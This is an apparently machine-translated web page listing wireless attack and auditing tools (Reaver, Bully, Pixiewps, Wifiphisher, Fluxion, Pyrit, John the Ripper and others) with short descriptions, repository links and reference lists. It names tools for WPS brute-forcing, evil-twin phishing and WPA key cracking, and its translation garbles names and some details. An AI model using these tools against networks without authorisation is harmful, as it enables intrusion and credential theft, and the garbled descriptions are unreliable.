https://www.youtube.com/watch?v=Gb8h6M22a6o

https://www.youtube.com/watch?v=tJryg7BcYV8

TOOLS AND METHODS

FERN WIFI WIRELESS CRACKER

THEFern wifiCracker is a wireless attack software and security auditing tool that is written using the Python GUI library.qtyand the Python programming language. This tool can recover and crack WPA/WEP/WPS keys and perform other ethernet or wireless based networks.

https://github.com/savio-code/fern-wifi-cracker

PIXIEWPS

Pixiewpsis a tool written in C used to**bruteforce offline**WPS PIN exploiting the low or non-existent entropy of some software implementations, the so-called "dust dust attack".pixie" discovered by Dominiquebongardin summer 2014. It is intended for educational purposes only
Unlike the traditional online brute force attack, implemented in tools like Reaver orbully, which aim to retrieve the pin within hours, this method can get the pin in just a few**seconds**or**minutes**, depending on the target,**be vulnerable**.

https://github.com/wiire-a/pixiewps

NETSTUMBLER

THEnetstumbleris one of the well-known Windows tools for finding open wireless access points. They also distributed a versionWinCEcreated for PDAs and called itministumbler. THEnetstumbleruses a more active approach to findingwapsthan other tools. Last time we checkednetstumblerdoesn't appear to have been updated - but we could be wrong! If we are, please leave a comment below - we and our community would appreciate it.

http://www.netstumbler.com/downloads/

WIFIPHISHER

THEWifiphisheris a toolhackingof WiFi that can perform attacks ofphishingautomated and fast attacks against wireless/WiFi networks with the intention of discovering user credentials and password.
The difference with this wireless tool (compared to the others) is that it launches a social engineering attack which is a completely different attack vector when trying to hack into WiFi networks.

https://github.com/wifiphisher/wifiphisher

KISMET

THEKismetis free software written in C++ that can be used to detect TCP, UDP, DHCP and ARP packets. It is a passive tool and does not interact with the network. It has the ability to find hidden networks and is used in protection activities. Captured packets can be exported toWireSharkand can be analyzed later.

https://www.kismetwireless.net/

COWPATTY

It is a Linux-based tool that can perform key attacks.pre-shared for WPA networks. The tool has a command line interface and is capable of performing dictionary attacks on wireless networks using a word list file.

https://github.com/joswr1ght/cowpatty

INSIDER

The SSID mentioned in capital letters in the name itself hints at the capabilities of this tool. It is a wireless scanner tool that supports both Windows and OS X. The tool was available as an open source software but not anymore. The tool is capable of getting information from wireless cards and helps you to choose the best available channel with maximum strength. Signal strength is available in graphical form plotted over time.

https://www.metageek.com/products/insider/

RECOVER

The Reaver uses brute force techniques againstpinsfrom Wi-Fi protected configuration loggers to get WPA/WPA2 passwords. One of the best things about this tool is its response time. You can get the password in plain text in just few hours. if you are usingKali, the retrieve package ispre-packaged.

https://github.com/t6x/reaver-wps-fork-t6x

BULLY

bullyis a new implementation of the WPS brute-force attack, written in C. It is conceptually identical to other programs in that it exploits the (by now well-known) design flaw in the WPS specification. It has several advantages over the original reaver code. This includes fewer dependencies, better memory and CPU performance, correctendiannessand a more robust set of options. It runs on Linux and was developed specifically to run on embedded Linux systems (OpenWrt,etc), regardless of architecture. THEbullyoffers several improvements in the detection and handling of anomalous scenarios. It has been tested against access points from various vendors and with different configurations, with great success.

https://github.com/aanarchyy/bully

JOHN THE RIPPER

Johnthe Ripperis one of the most popular password crackers of all time. It is also one of the best security tools available for testing password strength on your operating system or for remote auditing.
This password cracker is capable of automatically detecting the type of encryption used in almost all passwords, and will change its password testing algorithm accordingly, making it one of the smartest password cracking tools ever.

https://www.openwall.com/john/

WIFITE

THEWiFiit is also a good tool that supports thecrackingof WPS encrypted networks via reaver. It works on Linux-based operating systems. It offers several interesting features related to password cracking.

https://github.com/derv82/wifite2

LINESET

Linsetis a MITM-based social engineering tool to check the security (or bypass) of clients on our wireless network.

Basically it creates aApp Fakecloning an original to capture the password

https://github.com/chunkingz/linsetmv1-2

FLUXION

Fluxionis a remake oflinesetby vk496 with (hopefully) less bugs and more functionality. It is compatible with the latest version ofKali(rolling). The attack is mostly manual, but the experimental versions will automatically handle most of the functionality of the stable versions.

https://github.com/wi-fi-analyzer/fluxion

WIFISLAX

It is a Linux system with several tools for attacks on wireless networks and mainly on IEEE 802.11 networks.

https://www.wifislax.com/

PYRIT

THEPyritallows to create massive databases of the authentication phaseWPA / WPA2-PSK pre-computed in a space-time exchange. Using the computational power ofCPUs Multi-Coreand other platforms throughATI-stream,Nvidia CUDAandOpenCL, is currently by far the most powerful attack against one of the most widely used security protocols in the world.

https://github.com/JPaulMora/Pyrit

REFERENCES

https://pt.wikipedia.org/wiki/IEEE_802.11
https://www.gta.ufrj.br/grad/01_2/802-mac/index.html
https://en.wikipedia.org/wiki/Monitor_mode
https://pt.wikipedia.org/wiki/Redes_ad_hoc
https://en.wikipedia.org/wiki/Wireless_Distribution_System
https://kb.netgear.com/24106/What-is-a-wireless-distribution-system-and-how-does-it-work-with-my-Nighthawk-router
https://www.cisco.com/c/pt_br/support/docs/smb/routers/cisco-rv-series-small-business-routers/smb5011-how-to-configure-wireless-distribution-system-wds- on-the-rv1.html
https://www.speedcheck.org/en/wiki/rssi/
https://pt.wikipedia.org/wiki/CSMA/CA
http://vinteealguma.blogspot.com/2012/02/difference-entre-csmaca-e-csmacd.html
https://pt.wikipedia.org/wiki/CSMA/CD
https://www.teleco.com.br/tutoriais/tutorialwlanx/pagina_3.asp
http://www.vlogdeti.com/wireless-canais-utilizados-em-2-4-ghz-e-5-ghz-ea-frequencia-de-cada-canal/
https://en.wikipedia.org/wiki/Modo_prom%C3%ADscuo
https://www2.pcs.usp.br/~jkinoshi/bs/b010319.html
https://www.linkedin.com/pulse/o-que-%C3%A9-db-dbm-e-dbi-jo%C3%A3o-leal-d-andrea/
https://www.hardware.com.br/tutoriais/calculando-potencia-wireless/
http://store.freenet-antennas.com/linkbudget.php
https://fpvsampa.com/br/o-que-e-mw-dbm-e-dbi-e-como-influenciam-o-alcance-do-sinal/

REFERENCES 2

https://shopdelta.eu/eirp-effective-isotropic-radiated-power-potencia-isotropica-radiada-equivalente_l7_aid837.html
https://under-linux.org/entry.php?b=1384
https://www.vocal.com/networking/802-11-authentication-and-association/
https://www.netspotapp.com/en/wifi-encryption-and-security.html
https://en.wikipedia.org/wiki/Wi-Fi_Protected_Setup
https://www.oficinadanet.com.br/redesdecomputadores/24761-o-que-eo-wpa3-conheca-o-wi-fi-mais-seguro
https://searchsecurity.techtarget.com/definition/Advanced-Encryption-Standard
https://en.wikipedia.org/wiki/Beacon_frame
https://www.rfwireless-world.com/Terminology/WLAN-probe-request-and-response-frame.html
https://community.arubanetworks.com/t5/Airheads-Dictionary/Announcement-Traffic-Indication-Message-ATIM/ta-p/222112
https://tools.kali.org/wireless-attacks/airmon-ng
https://www.aircrack-ng.org/doku.php?id=pt-br
https://www.concise-courses.com/hacking-tools/wireless-tools/